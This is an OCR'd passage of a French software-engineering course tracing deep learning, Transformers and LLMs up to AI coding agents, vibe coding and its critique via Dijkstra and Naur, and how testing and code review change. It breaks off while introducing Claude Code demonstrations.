


Le moment charnière est arrivé en 2012. Lors de la compétition ImageNet, un défi annuel de classification d'images, Alex Krizhevsky, un étudiant de Hinton à Toronto, a soumis AlexNet, un

réseau de neurones profond entraîné sur des GPU. AlexNet a écrasé la compétition, réduisant le taux d'erreur de 26 % à 15 %, un bond sans précédent. Ce résultat a forcé le reste de la communauté à prendre le deep learning au sérieux. En quelques années, les réseaux profonds ont atteint puis dépassé la performance humaine dans des tâches de vision par ordinateur, de reconnaissance vocale et de traduction automatique. Google, Facebook, Amazon et les autres géants technologiques se sont lancés dans une course au recrutement de chercheurs en deep learning, et l'IA est passée d'un champ de recherche marginal à la technologie la plus convoitée de la décennie.


Des modèles de langage aux LLM (2003-2023)

Le deep learning a d'abord triomphé dans la vision par ordinateur, mais c'est son application au langage qui allait transformer le développement logiciel. Et cette histoire commence, encore une fois, à Montréal. En 2003, Yoshua Bengio et ses collègues (dont l'auteur de ce cours) ont publié "A Neural Probabilistic Language Model", un article qui proposait une idée en apparence simple mais aux conséquences profondes : plutôt que de traiter les mots comme des symboles discrets et arbitraires (l'approche dominante en linguistique computationnelle), on pouvait représenter chaque mot comme un vecteur dans un espace continu, un point dans un espace mathématique à plusieurs centaines de dimensions. Dans cet espace, les mots ayant des sens similaires se retrouvent proches les uns des autres. Le modèle apprenait ces représentations (appelées *word embeddings*) en même temps qu'il apprenait à prédire le mot suivant dans une phrase. Cette idée a ouvert la voie à une décennie de progrès. En 2013, Tomas Mikolov et son équipe chez Google ont publié Word2Vec, une méthode efficace pour apprendre des embeddings à grande échelle, et les résultats avaient quelque chose de fascinant : les vecteurs capturaient des relations sémantiques. L'exemple devenu célèbre est que le vecteur "roi" moins "homme" plus "femme" donnait un résultat proche de "reine", comme si le modèle avait appris, sans supervision explicite, des concepts abstraits comme le genre et la royauté.




L'étape suivante est venue, encore une fois, du MILA. En 2014, Dzmitry Bahdanau, Kyunghyun Cho et Yoshua Bengio ont publié "Neural Machine Translation by Jointly Learning to Align and Translate", un article qui introduisait le mécanisme d'attention dans le contexte de la traduction automatique. Le problème était le suivant : les modèles de traduction neuronaux de l'époque lisaient toute la phrase source et la compressaient en un seul vecteur de taille fixe avant de générer la traduction. Pour des phrases longues, ce goulot d'étranglement faisait perdre de l'information. Le mécanisme d'attention permettait au modèle, à chaque étape de la génération, de "porter attention" à différentes parties de la phrase source, en pondérant dynamiquement l'importance de chaque mot. Les résultats étaient remarquables, et l'idée s'est rapidement propagée bien au-delà de la traduction.

C'est en généralisant cette idée que Google a produit la vraie révolution architecturale, en 2017, avec un article intitulé "Attention is All You Need", qui introduisait le Transformer. Les modèles de langage précédents traitaient le texte de manière séquentielle, mot par mot, ce qui les rendait lents à entraîner et incapables de capturer efficacement les relations entre des mots éloignés dans une phrase. Le mécanisme d'attention du Transformer résolvait ce problème en permettant au modèle de "regarder" simultanément tous les mots d'une séquence et de pondérer leur importance relative. Cette architecture était aussi massivement parallélisable, ce qui permettait de l'entraîner sur des quantités de texte sans précédent en exploitant la puissance des GPU. Le Transformer est devenu la brique de base de presque tous les modèles de langage modernes.


Output Probabilities
Softmax
Linear
Add & Norm
Feed Forward
Add & Norm
Multi-Head Attention
Add & Norm
Masked Multi-Head Attention
Nx
Add & Norm
Feed Forward
Add & Norm
Multi-Head Attention
Nx
Positional Encoding
Positional Encoding
Input Embedding
Output Embedding
Inputs
Outputs (shifted right)

OpenAI a été parmi les premiers à exploiter cette architecture à grande échelle. GPT (Generative Pre-trained Transformer), publié en 2018, puis GPT-2 en 2019 et GPT-3 en 2020, ont montré qu'en augmentant la taille du modèle (le nombre de paramètres) et la quantité de données d'entraînement, on obtenait des comportements qualitativement nouveaux. GPT-3, avec ses 175 milliards de paramètres entraînés sur une portion massive du web, pouvait rédiger des textes cohérents, répondre à des questions, traduire entre langues, et, de manière remarquable, écrire du code. Ces comportements n'avaient pas été programmés explicitement : ils émergeaient de l'entraînement sur suffisamment de données. C'est ce qu'on appelle les capacités émergentes des grands modèles de langage (large language models, ou LLM). Le code source présent en grande quantité dans les données d'entraînement (GitHub, Stack Overflow, documentation technique) faisait en sorte que ces modèles "comprenaient" les langages de programmation de la même manière qu'ils comprenaient l'anglais ou le français : comme des patterns statistiques dans des séquences de tokens. La frontière entre comprendre du texte et comprendre du code s'est brouillée, et c'est précisément cette convergence qui a rendu possible les outils de développement assisté par IA.




L'IA entre dans l'éditeur

L'autocomplétion de code n'a pas attendu les LLM. Dès 1996, Intellisense de Microsoft proposait dans Visual Basic des suggestions basées sur l'analyse statique du code : le système connaissait les types, les méthodes disponibles, les signatures de fonctions, et pouvait compléter un nom de variable ou proposer une liste de méthodes applicables. Cette autocomplétion classique, présente aujourd'hui dans tous les IDE, est un héritage direct de l'IA symbolique : elle repose sur un parsing rigoureux du code, des tables de symboles et des règles de typage. Elle est fiable et prévisible, mais elle ne peut compléter que ce qui est syntaxiquement et sémantiquement déductible du code existant. Elle ne peut pas deviner l'intention du programmeur.

Les premiers outils d'autocomplétion neuronale, comme Kite (2014) et TabNine (2018, renommé

Tabnine), ont commencé à utiliser des modèles de machine learning pour prédire non seulement le prochain token syntaxiquement valide, mais la prochaine ligne ou le prochain bloc de code que le programmeur avait probablement l'intention d'écrire. Les résultats étaient prometteurs mais limités : les modèles étaient petits, les suggestions souvent maladroites, et l'expérience ressemblait davantage à une autocomplétion améliorée qu'à une véritable assistance.

Le moment charnière est arrivé en juin 2021 avec le lancement de GitHub Copilot, développé en partenariat avec OpenAI. Copilot était alimenté par Codex, un modèle dérivé de GPT-3 et spécifiquement entraîné sur des dépôts de code publics hébergés sur GitHub. La différence avec les outils précédents était qualitative, pas seulement quantitative : Copilot pouvait générer des fonctions entières à partir d'un commentaire décrivant leur comportement, compléter des patterns complexes en s'appuyant sur le contexte du fichier, et s'adapter au style du code environnant. Pour beaucoup de développeurs, c'était la première fois qu'un outil d'IA produisait du code réellement utile, pas juste impressionnant comme démonstration.



Puis, en novembre 2022, OpenAI a lancé ChatGPT, et tout a basculé. ChatGPT n'était pas un outil de développement : c'était un agent conversationnel généraliste. Mais les développeurs ont immédiatement commencé à l'utiliser pour écrire du code, déboguer des erreurs, expliquer des algorithmes et générer des tests. L'interface de conversation rendait l'interaction plus naturelle que l'autocomplétion dans un IDE : on pouvait décrire un problème en langage naturel, poser des questions de suivi, demander des modifications. En quelques mois, Stack Overflow a vu son trafic chuter significativement, un signal révélateur du changement de comportement des développeurs.

La confusion autour du terme « agent »

L'annonce de ChatGPT en novembre 2022 avait ouvert une boîte de Pandore conceptuelle. En quelques mois, un nouveau vocabulaire envahissait les conversations sur l'IA : *agent*, *agentic*, *autonomous AI*. Le désir était là, palpable : passer de l'assistant qui répond à l'agent qui agit. Mais dès qu'on

essayait de définir ce que "agent" voulait dire concrètement, la discussion se brouillait. Voulait-on dire un modèle capable de raisonner en plusieurs étapes ? Un système qui peut appeler des outils externes ? Un programme qui s'exécute de manière autonome sans intervention humaine ? Un LLM doté d'une mémoire persistante ? En 2023, chaque entreprise, chaque chercheur, chaque blog tech avait sa propre définition, et elles ne se recoupaient qu'en partie.

C'est d'ailleurs de ce flou qu'est née, paradoxalement, l'une des contributions techniques les plus concrètes de cette période. En novembre 2024, Anthropic a publié le protocole MCP (Model Context Protocol), une spécification ouverte qui définit une interface standard entre un LLM et des "outils" externes : des serveurs qui peuvent fournir des données, exécuter des commandes, lire des fichiers, interroger des bases de données. MCP ne prétendait pas définir ce qu'est un "agent" en général ; il répondait à une question plus précise : comment un modèle de langage peut-il interagir de manière fiable et sécurisée avec son environnement ? Le protocole a rapidement été adopté par d'autres acteurs de l'industrie, et est devenu une brique de base de l'écosystème agentique, un peu comme HTTP l'avait été pour le web.

Au fil de ces expérimentations, une définition s'est progressivement imposée dans la pratique, moins par consensus théorique que par l'usage. Un agent, c'est un LLM qui peut manipuler des outils locaux : lire et écrire des fichiers, exécuter des commandes shell, lancer des tests, appeler des APIs. La boucle est simple : le modèle reçoit une instruction, choisit un outil, observe le résultat, et itère jusqu'à ce que la tâche soit accomplie. Ce que cette définition perd en généralité, elle le gagne en clarté opérationnelle. Et c'est le succès d'outils comme Claude Code, lancé par Anthropic en 2025, qui a contribué à ancrer cette vision : un agent de développement qui vit dans le terminal, qui lit votre dépôt, exécute vos tests, et itère sur son propre travail, sans interface graphique, sans magie apparente, juste un modèle de langage avec accès à bash.

L'étape suivante, celle que nous vivons actuellement, est le passage de l'assistant au copilote vers l'agent. Des outils comme Cursor, Claude Code (Anthropic) et GitHub Copilot Workspace ne se contentent plus de suggérer du code dans un éditeur ou de répondre à des questions dans une fenêtre de chat. Ils peuvent naviguer dans un dépôt entier, lire et comprendre des fichiers existants, exécuter des commandes, lancer des tests, et itérer sur leur propre travail jusqu'à ce que le résultat soit satisfaisant. Le développeur n'interagit plus en tapant du code que l'IA complète : il décrit ce qu'il veut accomplir, et l'agent se charge de trouver où intervenir, d'écrire le code, et de vérifier qu'il fonctionne. C'est un changement de paradigme dans la relation entre le développeur et son outil, et il soulève des questions profondes sur ce que signifie "programmer".

Le vibe coding

En février 2025, Andrej Karpathy, ancien directeur de l'IA chez Tesla et cofondateur d'OpenAI, a publié un message qui a cristallisé un phénomène que beaucoup de développeurs vivaient déjà sans le nommer : "There's a new kind of coding I call 'vibe coding', where you fully give in to the vibes, embrace exponentials, and forget that the code even exists." Le vibe coding, c'est l'idée de coder en décrivant ce qu'on veut en langage naturel, d'accepter le code généré par l'IA sans nécessairement le lire ou le comprendre en détail, et d'itérer en décrivant les corrections souhaitées plutôt qu'en modifiant le code directement. Karpathy décrivait son propre usage pour des projets personnels, avec une honnêteté désarmante : "I just see stuff, say stuff, run stuff, and copy-paste stuff, and it mostly works."

Le terme a immédiatement déclenché un débat intense dans la communauté des développeurs. Pour

ses défenseurs, le vibe coding est une démocratisation radicale : des personnes qui n'auraient jamais appris à programmer peuvent désormais créer des applications fonctionnelles. Pour ses critiques, c'est une recette pour produire du code fragile, incompris, et potentiellement dangereux. Le débat est riche parce qu'il touche à des questions fondamentales sur la nature même de la programmation.



En 1979, Edsger Dijkstra, l'un des pères de la programmation structurée que nous avons rencontré dans le module 1, a écrit un texte au titre sans équivoque : "On the foolishness of 'natural language programming'". Pour Dijkstra, l'idée de programmer en langage naturel n'était pas seulement impraticable, elle était fondamentalement mal conçue. Les langages de programmation sont précis justement parce qu'ils éliminent l'ambiguïté inhérente au langage naturel. Quand un compilateur reçoit une instruction, il n'y a qu'une seule interprétation possible. Le langage naturel, lui, est truffé d'ambiguïtés, de sous-entendus, de contexte implicite. Dire à une machine "trie cette liste de manière intelligente" est une instruction parfaitement claire pour un humain et parfaitement vague pour un ordinateur. Pour Dijkstra, la rigueur formelle des langages de programmation n'était pas un obstacle à surmonter mais une conquête à préserver, et vouloir programmer en langage naturel revenait à abandonner volontairement l'outil qui rend le raisonnement rigoureux possible. Quarante-cinq ans plus tard, le vibe coding ressemble exactement à ce que Dijkstra jugeait insensé.

Et pourtant, il y a un argument en sens inverse qui mérite d'être pris au sérieux. Si on regarde l'histoire de l'informatique avec du recul, le développement logiciel a toujours progressé en montant d'un niveau d'abstraction. Les premiers programmeurs écrivaient en code machine, des séquences de 0 et de 1 que le processeur exécutait directement. L'assembleur a introduit un premier niveau d'indirection : des mnémoniques lisibles par un humain, traduits automatiquement en code machine par un assembleur. Puis les langages de haut niveau comme FORTRAN et C ont ajouté un niveau

supplémentaire : on décrit des opérations (boucles, conditions, fonctions) dans un langage plus proche de la pensée humaine, et le compilateur se charge de la traduction. Python et les langages interprétés ont monté encore d'un cran, en éliminant la gestion manuelle de la mémoire et en rapprochant encore le code du raisonnement naturel. Vue sous cet angle, l'IA générative est simplement le prochain étage de cette fusée : on décrit ce qu'on veut en langage naturel, et le modèle se charge de le traduire en code. Et à chaque étape de cette histoire, les programmeurs de la génération précédente ont protesté que le nouveau niveau d'abstraction était une perte de contrôle inacceptable. Les programmeurs en assembleur trouvaient que les compilateurs C produisaient du code inefficace. Les développeurs C trouvaient que les langages interprétés cachaient trop de détails. L'histoire leur a donné partiellement raison à chaque fois (on perd effectivement du contrôle), mais elle a aussi montré que le gain en productivité et en accessibilité l'emportait largement.

L'analogie est séduisante, mais elle a des limites importantes, et c'est probablement Dijkstra qui a le dernier mot sur ce point précis. Un compilateur est déterministe : le même code source produit toujours le même résultat. Un LLM est stochastique : la même instruction en langage naturel peut produire du code différent à chaque exécution. Un compilateur garantit la correction de sa traduction : si le programme compile, la traduction du code source en code machine est fidèle à la sémantique du langage. Un LLM ne garantit rien : il peut produire du code qui a l'air correct, qui passe même certains tests, mais qui contient des erreurs subtiles ou des hallucinations. Et surtout, le langage naturel reste fondamentalement ambigu, exactement comme Dijkstra l'avait diagnostiqué. Quand on dit à un compilateur `for i in range(10)`, il n'y a aucune ambiguïté. Quand on dit à un LLM "parcours les dix premiers éléments", le modèle doit inférer de quel type de collection on parle, si l'indexation commence à 0 ou à 1, et ce qu'on entend par "parcourir". La plupart du temps, il infère correctement, grâce au contexte. Mais "la plupart du temps" n'est pas "toujours", et en programmation, la différence compte.

Ce qui nous ramène à Peter Naur. Si programmer, c'est construire une théorie du programme, une compréhension profonde de pourquoi le code est comme il est et comment il devrait évoluer, alors le vibe coding pose un problème fondamental : il produit du code sans théorie. Le développeur qui accepte du code généré sans le comprendre se retrouve immédiatement dans la situation décrite par Naur quand le développeur original quitte le projet : il y a du code, mais la théorie qui le sous-tend n'existe pas. Par la définition de Michael Feathers, c'est du legacy code instantané : du code qu'on ne peut pas modifier en confiance, non pas parce qu'il est vieux, mais parce que personne ne le comprend. Et les conséquences pratiques dépendent énormément du niveau de compétence du développeur. Pour un développeur senior, le vibe coding peut être un accélérateur puissant : il génère rapidement du code que le développeur est capable de lire, d'évaluer et de corriger, parce qu'il possède déjà la théorie du domaine. Pour un débutant, c'est un piège potentiel : le code fonctionne, il ne sait pas pourquoi, et quand il cesse de fonctionner, il ne sait pas comment le réparer. Ce n'est pas un argument contre l'utilisation de l'IA pour apprendre à programmer, bien au contraire, mais c'est un argument pour que l'apprentissage de la programmation reste centré sur la compréhension, pas sur la production de code.

Ce qui change dans les pratiques du génie logiciel

L'arrivée de l'IA générative ne rend pas obsolètes les pratiques que nous avons étudiées dans ce cours. Au contraire, elle les rend plus importantes que jamais, tout en transformant la manière dont elles s'appliquent.

Les tests, que nous avons abordés en profondeur dans le module 2, deviennent le filet de sécurité

indispensable du développement assisté par IA. Quand un développeur écrit son propre code, il a une certaine confiance dans sa correction parce qu'il a construit la théorie du programme en même temps que le code. Quand le code est généré par un LLM, cette confiance n'existe pas a priori : le code a l'air correct, mais il pourrait contenir des erreurs subtiles que seule l'exécution peut révéler. Les tests automatisés deviennent alors le mécanisme principal de vérification. Un workflow de développement assisté par IA bien conçu ressemble souvent à du TDD inversé : on écrit les tests d'abord (ou on les fait écrire par l'IA et on les valide), puis on demande à l'IA de générer le code qui les fait passer. Si les tests sont bons, le code généré est vérifiable, quelle que soit la manière dont il a été produit. La pyramide des tests, le coverage, les tests de propriété avec Hypothesis : tout ce que nous avons vu dans le module 2 prend une pertinence nouvelle quand le code n'est pas écrit par un humain.

La revue de code (module 4) change de nature elle aussi. Traditionnellement, le code review servait à la fois de vérification de qualité et de mécanisme de partage de connaissances au sein d'une équipe. Avec du code généré par IA, la dimension de vérification devient plus critique : le relecteur doit se demander non seulement "est-ce que ce code est correct et lisible ?", mais aussi "est-ce que ce code fait bien ce qu'on pense qu'il fait, même dans les cas limites ?". Les hallucinations des LLM sont souvent plausibles : le code a la bonne structure, utilise les bons noms de fonctions, mais fait quelque chose de subtilement différent de ce qui était demandé. Un oeil humain exercé reste, pour l'instant, le meilleur détecteur de ces erreurs.

L'architecture et la modularité (module 3) deviennent paradoxalement plus importantes dans un monde de code généré. Un LLM travaille mieux sur du code bien structuré : des modules avec des responsabilités claires, des interfaces bien définies, des fonctions courtes avec des noms descriptifs. Plus le code existant est propre et modulaire, plus les suggestions de l'IA seront pertinentes, parce que le modèle dispose de meilleur contexte pour comprendre ce qui est attendu. À l'inverse, une base de code mal structurée, avec des dépendances enchevêtrées et des responsabilités floues, va produire des suggestions incohérentes. Les principes SOLID, le découplage, la séparation des préoccupations : tout cela facilite non seulement le travail humain, mais aussi le travail de l'IA. C'est un argument inattendu en faveur du bon design : il rend le développement assisté par IA plus efficace.

Enfin, le débogage et la compréhension du code restent fondamentalement humains. Un LLM peut suggérer des pistes quand on lui présente un message d'erreur, et il le fait souvent remarquablement bien. Mais quand le bug est subtil, quand il implique une interaction entre plusieurs composantes du système, quand il ne se manifeste que sous certaines conditions de charge ou avec certaines données, la capacité de raisonner sur le système dans son ensemble, de formuler des hypothèses et de les tester méthodiquement, reste une compétence irremplaçable. Le développeur qui comprend les fondamentaux (comment fonctionne la mémoire, ce que fait réellement une requête SQL, pourquoi une condition de course se produit) sera toujours plus efficace, avec ou sans IA, que celui qui ne fait que manipuler des abstractions sans en comprendre les mécanismes sous-jacents.

Démonstrations avec Claude Code

Une note sur la conception de cette section : les deux démonstrations qui suivent ont elles-mêmes été conçues avec Claude Code. Il y a quelque chose de délibérément récursif dans cette démarche : utiliser l'outil pour enseigner l'outil. Mais il serait facile de mal comprendre ce que cela signifie. L'agent n'a pas simplement généré des exemples tout faits que l'auteur a copiés-collés dans le cours. La méthode adoptée a été différente : demander à Claude Code d'expliquer quoi faire étape par étape, puis exécuter chaque étape manuellement, vérifier que le résultat est correct, et seulement

ensuite intégrer l'exemple dans le cours. Cette distinction est fondamentale. Un exemple généré sans vérification peut contenir des erreurs invisibles, des commandes qui ne fonctionnent pas dans un contexte légèrement différent, ou des comportements qui dépendent d'une version spécifique d'un outil. Un exemple exécuté et validé par un humain est fiable. Cette méthodologie — demander à l'IA de proposer, puis vérifier soi-même avant d'accepter — devrait être au coeur de tout développement assisté par IA. Elle ne ralentit pas le travail de manière significative, mais elle réduit considérablement le risque d'introduire des erreurs qu'on ne comprend pas et qu'on ne saurait pas corriger.



Les deux démonstrations qui suivent rendent ces idées concrètes. Elles ont été réalisées avec Claude Code, un agent de développement développé par Anthropic qui peut naviguer dans un dépôt, lire des fichiers, exécuter des commandes, lancer des tests et itérer sur son travail.



Claude Code est disponible sous plusieurs formes. La plus dépouillée est le CLI (interface en ligne de commande) : on installe l'outil, on tape `claude` dans un terminal, et on interagit directement avec l'agent. Il existe aussi des extensions pour VS Code et les IDE JetBrains, qui intègrent Claude Code directement dans l'éditeur avec une visualisation des diffs et une interface de chat dans le panneau latéral. Pour ceux qui préfèrent une interface graphique autonome, une application desktop (macOS et Windows) permet de gérer plusieurs sessions en parallèle. Enfin, une version web accessible depuis `claude.ai/code` ne nécessite aucune installation et fonctionne même depuis un téléphone. Dans tous les cas, c'est le même moteur qui tourne en arrière-plan. Les deux démonstrations qui suivent illustrent des usages différents, et chacune utilise une interface différente : la première utilise le CLI pour explorer un codebase existant, la seconde utilise l'extension VS Code pour créer une petite application de zéro. Ce choix n'est pas arbitraire : le CLI convient bien à 